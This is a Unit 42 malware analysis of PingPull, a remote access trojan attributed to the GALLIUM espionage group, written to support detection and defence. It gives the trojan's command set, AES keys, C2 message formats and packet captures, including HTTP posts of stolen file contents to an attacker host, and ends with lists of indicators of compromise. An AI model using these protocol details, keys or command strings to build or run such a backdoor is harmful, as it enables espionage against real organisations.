GALLIUM Expands Targeting Across Telecommunications, Government and Finance Sectors With New PingPull Tool

unit42.paloaltonetworks.com/pingpull-gallium/


Unit 42 June 13, 2022

By Unit 42

June 13, 2022 at 3:00 AM

Category: Malware

Tags: APT, backdoor, GALLIUM, operation soft cell, PingPull, Remote Access Trojan



This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 recently identified a new, difficult-to-detect remote access trojan named PingPull being used by GALLIUM, an advanced persistent threat (APT) group.

Unit 42 actively monitors infrastructure associated with several APT groups. One group in particular, GALLIUM (also known as Softcell), established its reputation by targeting telecommunications companies operating in Southeast Asia, Europe and Africa. The group's geographic targeting, sector-specific focus and technical proficiency, combined with their use of known Chinese threat actor malware and tactics, techniques and procedures (TTPs), has resulted in industry assessments that GALLIUM is likely a Chinese state-sponsored group.

Over the past year, this group has extended its targeting beyond telecommunication companies to also include financial institutions and government entities. During this period, we have identified several connections between GALLIUM infrastructure and targeted entities across Afghanistan, Australia, Belgium, Cambodia, Malaysia, Mozambique, the Philippines, Russia and Vietnam. Most importantly, we have also identified the group's use of a new remote access trojan named PingPull.

PingPull has the capability to leverage three protocols (ICMP, HTTP(S) and raw TCP) for command and control (C2). While the use of ICMP tunneling is not a new technique, PingPull uses ICMP to make it more difficult to detect its C2 communications, as few organizations implement inspection of ICMP traffic on their networks. This blog provides a detailed breakdown of this new tool as well as the GALLIUM group's recent infrastructure.

Palo Alto Networks customers receive protections from the threats described in this blog through Threat Prevention, Advanced URL Filtering, DNS Security, Cortex XDR and WildFire malware analysis.

Full visualization of the techniques observed, relevant courses of action and indicators of compromise (IoCs) related to this report can be found in the Unit 42 ATOM viewer.

Related Unit 42 Topics   Advanced persistent threats

Table of Contents

PingPull Malware

PingPull was written in Visual C++ and provides a threat actor the ability to run commands and access a reverse shell on a compromised host. There are three variants of PingPull that are all functionally the same but use different protocols for communications with their C2:

ICMP, HTTP(S) and raw TCP. In each of the variants, PingPull will create a custom string with the following structure that it will send to the C2 in all interactions, which we believe the C2 server will use to uniquely identify the compromised system:

PROJECT_[uppercase executable name]_[uppercase computer name]_[uppercase hexadecimal IP address]

Regardless of the variant, PingPull is capable of installing itself as a service with the following description:

Provides tunnel connectivity using IPv6 transition technologies (6to4, ISATAP, Port Proxy, and Teredo), and IP-HTTPS. If this service is stopped, the computer will not have the enhanced connectivity benefits that these technologies offer.

The description is the exact same as the legitimate iphlpsvc service, which PingPull purposefully attempts to mimic using Iph1psvc for the service name and IP He1per instead of IP Helper for the display name. We have also seen a PingPull sample use this same service description but with a service name of Onedrive.

The three variants of PingPull have the same commands available within their command handlers. The commands seen in Table 1 show that PingPull has the ability to perform a variety of activities on the file system, as well as the ability to run commands on cmd.exe that acts as a reverse shell for the actor.

Command	**Description**
A	Enumerate storage volumes (A: through Z:)
B	List folder contents
C	Read File
D	Write File
E	Delete File
F	Read file, convert to hexadecimal form
G	Write file, convert from hexadecimal form
H	Copy file, sets the creation, write, and access times to match original files
I	Move file, sets the creation, write, and access times to match original files
J	Create directory
K	Timestomp file

M	Run command via cmd.exe

Table 1. Commands available in PingPull's command handler.

To run a command listed in Table 1, the actor would have the C2 server respond to a PingPull beacon with the command and arguments that it encrypts using AES in cipher block chaining (CBC) mode and encodes with base64. We have seen two unique AES keys between the known PingPull samples, specifically P29456789A1234sS and dC@133321Ikd!D^i.

PingPull would decrypt the received data and would parse the cleartext for the command and additional arguments in the following structure:

&[AES Key]=[command]&z0=[unknown]&z1=[argument 1]&z2=[argument 2]

We are not sure of the purpose of the z0 parameter in the command string, as we observed PingPull parsing for this parameter but do not see the value being used. To confirm the structure of the command string, we used the following string when issuing commands in our analysis environment, which would instruct PingPull to read the contents of a file at C:\test.txt:

&P29456789A1234sS=C&z0=2&z1=c:\\test.txt&z2=none

During our analysis, PingPull would respond to the command string above with ya1JF03nUKLg9TkhDgwvx5MSFIoMPllw1zLMC0h4IwM=, which decodes to and decrypts (AES key P29456789A1234sS) to some text in a test file.\x07\x07\x07\x07\x07\x07\x07, which is the content (PKCS5_PADDING-padded) of the file C:\test.txt on our analysis system.

ICMP Variant

PingPull samples that use ICMP for C2 communications issue ICMP Echo Request (ping) packets to the C2 server. The C2 server will reply to these Echo requests with an Echo Reply packet to issue commands to the system. Both the Echo Request and Echo Reply packets used by PingPull and its C2 server will have the same structure as follows:

[8-byte value]R[sequence number].[unique identifier string beginning with "PROJECT"]\r\ntotal=[length of total message]\r\ncurrent=[length of current message]\r\n[base64 encoded and AES encrypted data]

When issuing a beacon to its C2, PingPull will send an Echo Request packet to the C2 server with total and current set to 0 and will include no encoded and encrypted data, as seen in Figure 1.

```
0000  00 0c 29 e7 cc a3 00 0c  29 ea 32 35 08 00 45 00   ··)····· )·25··E·
0010  00 62 a8 d6 00 00 80 01  be a0 ac 10 bd 82 ac 10   ·b······ ········
0020  bd 80 08 00 ae a9 0d cc  0b 78 03 41 40 7e 04 37   ········ ·x·A@~·7
0030  24 70 52 31 2e 50 52 4f  4a 45 43 54 5f 53 41 4d   $pR1.PRO JECT_SAM
0040  50 5f 44 45 53 4b 54 4f  50 2d 55 39 53 4d 31 55   P_DESKTO P-U9SM1U
0050  32 5f 41 43 31 30 42 44  38 32 0d 0a 74 6f 74 61   2_AC10BD 82··tota
0060  6c 3d 30 0d 0a 63 75 72  72 65 6e 74 3d 30 0d 0a   l=0··cur rent=0··
```

Figure 1. PingPull ICMP beacon example with hardcoded 8-byte value.

The data section in the ICMP packet in Figure 1 begins with an 8-byte value of 0x702437047E404103 (\x03\x41\x40\x7E\x04\x37\x24\x70) that PingPull has hardcoded in its code, which is immediately followed by a hardcoded R. However, another PingPull sample that used ICMP for its C2 communications omitted this 8-byte value, as seen in Figure 2.


```
0000  00 0c 29 e7 cc a3 00 0c  29 ea 32 35 08 00 45 00   ··)····· )·25··E·
0010  00 62 d3 05 00 00 80 01  df 16 ac 10 bd 82 05 b5   ·b······ ········
0020  19 37 08 00 66 78 0c 1c  00 01 52 31 2e 50 52 4f   ·7··fx·· ··R1.PRO
0030  4a 45 43 54 5f 38 42 36  36 34 33 30 30 46 46 46   JECT_8B6 64300FFF
0040  31 5f 44 45 53 4b 54 4f  50 2d 55 39 53 4d 31 55   1_DESKTO P-U9SM1U
0050  32 5f 41 43 31 30 42 44  38 32 0d 0a 74 6f 74 61   2_AC10BD 82··tota
0060  6c 3d 30 0d 0a 63 75 72  72 65 6e 74 3d 30 0d 0a   l=0··cur rent=0··
```

Figure 2. PingPull ICMP beacon example without hardcoded 8-byte value.

After the R is a sequence number that increments when sending or receiving data that exceeds the maximum size of the ICMP data section. The sequence number is immediately followed by a period "." and then the unique identifier string generated by PingPull that begins with PROJECT. The ICMP data section then includes total=[integer] and current=[integer], which are used by both PingPull and its C2 to determine the total length of the data transmitted and the length of the chunk of data transmitted in the current packet. The data transmitted in each ICMP packet comes in the form of a base64-encoded string of ciphertext generated using AES and the key specific to the sample. This encoded and encrypted data comes after the new line that immediately follows the "current" value. For instance, when responding to our test command, PingPull sent the ICMP Echo Request packet seen in Figure 3 to the C2 server, which has the expected base64-encoded string of ya1JF03nUKLg9TkhDgwvx5MSFIoMPllw1zLMC0h4IwM= for the results of the command.


```
0000  00 0c 29 e7 cc a3 00 0c  29 ea 32 35 08 00 45 00   ··)····· )·25··E·
0010  00 98 e2 88 00 00 80 01  84 b8 ac 10 bd 82 ac 10   ········ ········
0020  bd 80 08 00 7e 51 0f 24  00 03 03 41 40 7e 04 37   ····~Q·$ ···A@~·7
0030  24 70 52 31 2e 50 52 4f  4a 45 43 54 5f 42 34 41   $pR1.PRO JECT_B4A
0040  41 42 46 42 38 46 30 33  32 5f 44 45 53 4b 54 4f   ABFB8F03 2_DESKTO
0050  50 2d 55 39 53 4d 31 55  32 5f 41 43 31 30 42 44   P-U9SM1U 2_AC10BD
0060  38 32 0d 0a 74 6f 74 61  6c 3d 34 34 0d 0a 63 75   82··tota l=44··cu
0070  72 72 65 6e 74 3d 34 34  0d 0a 79 61 31 4a 46 30   rrent=44 ··ya1JF0
0080  33 6e 55 4b 4c 67 39 54  6b 68 44 67 77 76 78 35   3nUKLg9T khDgwvx5
0090  4d 53 46 49 6f 4d 50 6c  6c 77 31 7a 4c 4d 43 30   MSFIoMPl lw1zLMC0
00a0  68 34 49 77 4d 3d                                  h4IwM=
```

Figure 3. PingPull responding to command over ICMP.

HTTPS Variant

Another variant of PingPull uses HTTPS requests to communicate with its C2 server instead of ICMP. The initial beacon uses a POST request over this HTTPS channel, using the unique identifier string generated by PingPull as the URL. Figure 4 is an example POST request sent by PingPull as a beacon, where samp.exe was the filename, DESKTOP-U9SM1U2 was the hostname of the analysis system and 172.16.189[.]130 (0xAC10BD82) was the system's IP address.

```
POST /PROJECT_SAMP_DESKTOP-U9SM1U2_AC10BD82 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible)
Host: t1.hinitial.com:8080
Content-Length: 0
Cache-Control: no-cache
```

Figure 4. PingPull HTTPS beacon example.The initial beacon is a POST request that did not have any data, which resulted in the Content-Length of 0 within the HTTP headers. When responding with the results to commands, PingPull will issue a second POST request using the same URL structure with the results in the data section in base64-encoded and encrypted form using the AES key. Figure 5 shows PingPull responding to our test command to read the contents of C:\test.txt with ya1JF03nUKLg9TkhDgwvx5MSFIoMPllw1zLMC0h4IwM= in the data section of the POST request, which decodes and decrypts to some text in a test file.\x07\x07\x07\x07\x07\x07\x07.

```
POST /PROJECT_FC2147DDD861_DESKTOP-U9SM1U2_AC10BD82 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible)
Host: t1.hinitial.com:443
Content-Length: 44
Cache-Control: no-cache

ya1JF03nUKLg9TkhDgwvx5MSFIoMPllw1zLMC0h4IwM=
```

Figure 5. PingPull responding with results of a command over HTTPS.

TCP Variant

This variant of PingPull does not use ICMP or HTTPS for C2 communication, rather it uses raw TCP for its C2 communication. Much like the other C2 channels, the data sent in this beacon includes the unique identifier string generated by PingPull that begins with PROJECT. However, the TCP C2 channel begins with a 4-byte value for the length of data that follows, as seen in the following beacon structure:

[DWORD length of data that follows]PROJECT_[uppercase executable name]_[uppercase computer name]_[uppercase hexadecimal IP address]

Figure 6 shows an example of the entire TCP communications channel:

- The beacon sent by PingPull in the first red text.
- The C2 issuing a command in the blue text.
- PingPull responding to the command in the second red text at the bottom of the image.


```
00000000  00 00 00 2d 50 52 4f 4a  45 43 54 5f 46 38 36 45   ...-PROJ ECT_F86E
00000010  42 45 42 36 42 33 43 37  5f 44 45 53 4b 54 4f 50   BEB6B3C7 _DESKTOP
00000020  2d 55 39 53 4d 31 55 32  5f 41 43 31 30 42 44 38   -U9SM1U2 _AC10BD8
00000030  32                                                 2
    00000000  00 00 00 40 79 43 4d 6e  6f 2b 4d 64 69 4d 75 35   ...@yCMn o+MdiMu5
    00000010  42 72 55 38 74 36 50 39  50 6d 4c 61 6f 37 69 41   BrU8t6P9 PmLao7iA
    00000020  51 68 6c 79 69 51 4d 68  6b 65 6a 75 45 53 52 47   QhlyiQMh kejuESRG
    00000030  2f 39 7a 37 62 46 41 75  6f 65 6d 61 79 30 6e 69   /9z7bFAu oemay0ni
    00000040  6f 46 47 54                                        oFGT
00000031  00 00 00 2c                                        ...,
00000035  79 61 31 4a 46 30 33 6e  55 4b 4c 67 39 54 6b 68   ya1JF03n UKLg9Tkh
00000045  44 67 77 76 78 35 4d 53  46 49 6f 4d 50 6c 6c 77   Dgwvx5MS FIoMPllw
00000055  31 7a 4c 4d 43 30 68 34  49 77 4d 3d               1zLMC0h4 IwM=
```


Figure 6. PingPull TCP beacon, C2 issuing command and PingPull sending result.

The beacon seen in Figure 6 begins with a data length of 44-bytes (0x2c), with the unique identifier string generated where samp_f86ebe.exe was the filename, DESKTOP-U9SM1U2 was the hostname of the analysis system and 172.16.189[.]130 (0xAC10BD82) was the system's IP address. The C2 response to the beacon begins with the data length of 64 bytes (0x40) followed by the base64-encoded string that represents the ciphertext of the command. PingPull ran the command supplied by the C2 and sent the results in a packet that begins with a data length of 44 bytes (0x2c), followed by the expected base64-encoded string of ya1JF03nUKLg9TkhDgwvx5MSFIoMPllw1zLMC0h4IwM= for the results of the command.

Infrastructure

On Sept. 9, 2021, a sample of PingPull named ServerMannger.exe (SHA256: de14f22c88e552b61c62ab28d27a617fb8c0737350ca7c631de5680850282761) was shared with the cybersecurity community by an organization in Vietnam. Analysis of this sample revealed that it was configured to call home to t1.hinitial[.]com. Pivoting on the C2, we identified several subdomains hosted under the hinitial[.]com domain that exhibited a similar naming pattern:

t1.hinitial[.]com
v2.hinitial[.]com
v3.hinitial[.]com
v4.hinitial[.]com
v5.hinitial[.]com

Digging deeper into these domains, we began to identify overlaps in certificate use between the various IP infrastructure associated with each of the subdomains. One certificate that stood out in particular was an oddly configured certificate with a SHA1 of 76efd8ef3f64059820d937fa87acf9369775ecd5. This certificate was created with a 10-year expiration window, a common name of bbb, and no other details, which immediately raised the question of legitimacy.

▼ 76efd8ef3f64059820d937fa87acf9369775ecd5

Serial Number	0
Issued	2020-09-03
Expires	2030-09-01
Common Name	bbb (subject) bbb (issuer)
Alternative Names	
Organization Name	
SSL Version	3
Organization Unit	
Street Address	
Locality	
State/Province	
Country	

Figure 7. X.509 certificate associated with hinitial[.]com infrastructure.First seen in

September 2020, this certificate was linked to six different IP addresses all hosting a variant of the hinitial[.]com subdomains as well as an additional pivot to a dynamic DNS host (goodjob36.publicvm[.]com). Continuing this method of pivoting across all of the PingPull samples and their associated C2 domains has resulted in the identification of over 170 IP addresses associated with this group dating back to late 2020. The most recent IP infrastructure is provided below for defensive purposes.

Protections and Mitigations

We recommend that telecommunications, finance and government organizations located across Southeast Asia, Europe and Africa leverage the indicators of compromise (IoCs) below to identify any impacts to your organizations.

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:

Cortex XDR detects and protects endpoints from the PingPull malware.

WildFire cloud-based threat analysis service accurately identifies PingPull malware as malicious.

Threat Prevention provides protection against PingPull malware. The “Pingpull Command and Control Traffic Detection” signature (threat IDs 86625, 86626 and 86627) provides coverage for the ICMP, HTTP(S) and raw TCP C2 traffic.

Advanced URL Filtering and DNS Security identify domains associated with this group as malicious.

Users of the AutoFocus contextual threat intelligence service can view malware associated with these attacks using the PingPull tag.

If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Conclusion

GALLIUM remains an active threat to telecommunications, finance and government organizations across Southeast Asia, Europe and Africa. Over the past year, we have identified targeted attacks impacting nine nations. This group has deployed a new capability called PingPull in support of its espionage activities, and we encourage all organizations to leverage our findings to inform the deployment of protective measures to defend against this threat group.

Special thanks to the NSA Cybersecurity Collaboration Center, the Australian Cyber Security Centre and other government partners for their collaboration and insights offered in support of this research.

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Additional Resources

Mitre - GALLIUM group
Microsoft - GALLIUM: Targeting Global Telecom
CyberReason - Operation Soft Cell: A Worldwide Campaign Against Telecommunications Providers

Indicators of Compromise

Samples

de14f22c88e552b61c62ab28d27a617fb8c0737350ca7c631de5680850282761
b4aabfb8f0327370ce80970c357b84782eaf0aabfc70f5e7340746f25252d541
fc2147ddd8613f08dd833b6966891de9e5309587a61e4b35408d56f43e72697e
c55ab8fdd060fb532c599ee6647d1d7b52a013e4d8d3223b361db86c1f43e845
f86ebeb6b3c7f12ae98fe278df707d9ebdc17b19be0c773309f9af599243d0a3
8b664300fff1238d6c741ac17294d714098c5653c3ef992907fc498655ff7c20
1ce1eb64679689860a1eacb76def7c3e193504be53ebb0588cddcbde9d2b9fe6

PingPull C2 Locations

df.micfkbeljacob[.]com
t1.hinitial[.]com
5.181.25[.]55
92.38.135[.]62
5.8.71[.]97

Domains

micfkbeljacob[.]com
df.micfkbeljacob[.]com
jack.micfkbeljacob[.]com
hinitial[.]com
t1.hinitial[.]com
v2.hinitial[.]com
v3.hinitial[.]com
v4.hinitial[.]com
v5.hinitial[.]com
goodjob36.publicvm[.]com
goodluck23.jp[.]us
helpinfo.publicvm[.]com
Mailedc.publicvm[.]com

IP Addresses

(Active in last 30 days)

92.38.135[.].62
5.181.25[.]55
5.8.71[.]97
101.36.102[.]34
101.36.102[.]93
101.36.114[.]167
101.36.123[.]191
103.116.47[.]65
103.179.188[.]93
103.22.183[.]131
103.22.183[.]138
103.22.183[.]141
103.22.183[.]146
103.51.145[.]143
103.61.139[.]71
103.61.139[.]72
103.61.139[.]75
103.61.139[.]78
103.61.139[.]79
103.78.242[.]62
118.193.56[.]130
118.193.62[.]232
123.58.196[.]208
123.58.198[.]205
123.58.203[.]19

128.14.232[.]56
152.32.165[.]70
152.32.203[.]199
152.32.221[.]222
152.32.245[.]157
154.222.238[.]50
154.222.238[.]51
165.154.52[.]41
165.154.70[.]51
167.88.182[.]166
176.113.71[.]62
2.58.242[.]230
2.58.242[.]231
2.58.242[.]235
202.87.223[.]27
212.115.54[.]54
37.61.229[.]104
45.116.13[.]153
45.128.221[.]61
45.128.221[.]66
45.136.187[.]98
45.14.66[.]230
45.154.14[.]132
45.154.14[.]164
45.154.14[.]188
45.154.14[.]254
45.251.241[.]74
45.251.241[.]82
45.76.113[.]163
47.254.192[.]79
92.223.30[.]232
92.223.30[.]52
92.223.90[.]174
92.223.93[.]148
92.223.93[.]222
92.38.139[.]170
92.38.149[.]101
92.38.149[.]241
92.38.171[.]127
92.38.176[.]47
107.150.127[.]124
118.193.56[.]131

176.113.71[.]168
185.239.227[.]12
194.29.100[.]173
2.58.242[.]236
45.128.221[.]182
45.154.14[.]191
47.254.250[.]117
79.133.124[.]88
103.137.185[.]249
103.61.139[.]74
107.150.112[.]211
107.150.127[.]140
146.185.218[.]65
152.32.221[.]242
165.154.70[.]62
176.113.68[.]12
185.101.139[.]176
188.241.250[.]152
188.241.250[.]153
193.187.117[.]144
196.46.190[.]27
2.58.242[.]229
2.58.242[.]232
37.61.229[.]106
45.128.221[.]172
45.128.221[.]186
45.128.221[.]229
45.134.169[.]147
103.170.132[.]199
107.150.110[.]233
152.32.255[.]145
167.88.182[.]107
185.239.226[.]203
185.239.227[.]34
45.128.221[.]169
45.136.187[.]41
137.220.55[.]38
45.133.238[.]234
103.192.226[.]43
92.38.149[.]88
5.188.33[.]237
146.185.218[.]176

43.254.218[.]104
43.254.218[.]57
43.254.218[.]98
92.223.59[.]84
43.254.218[.]43
81.28.13[.]48
89.43.107[.]191
103.123.134[.]145
103.123.134[.]161
103.123.134[.]165
103.85.24[.]81
212.115.54[.]241
43.254.218[.]114
89.43.107[.]190
103.123.134[.]139
103.123.134[.]240
103.85.24[.]121
103.169.91[.]93
103.169.91[.]94
45.121.50[.]230

Updated June 13, 2022, at 4:45 a.m. PT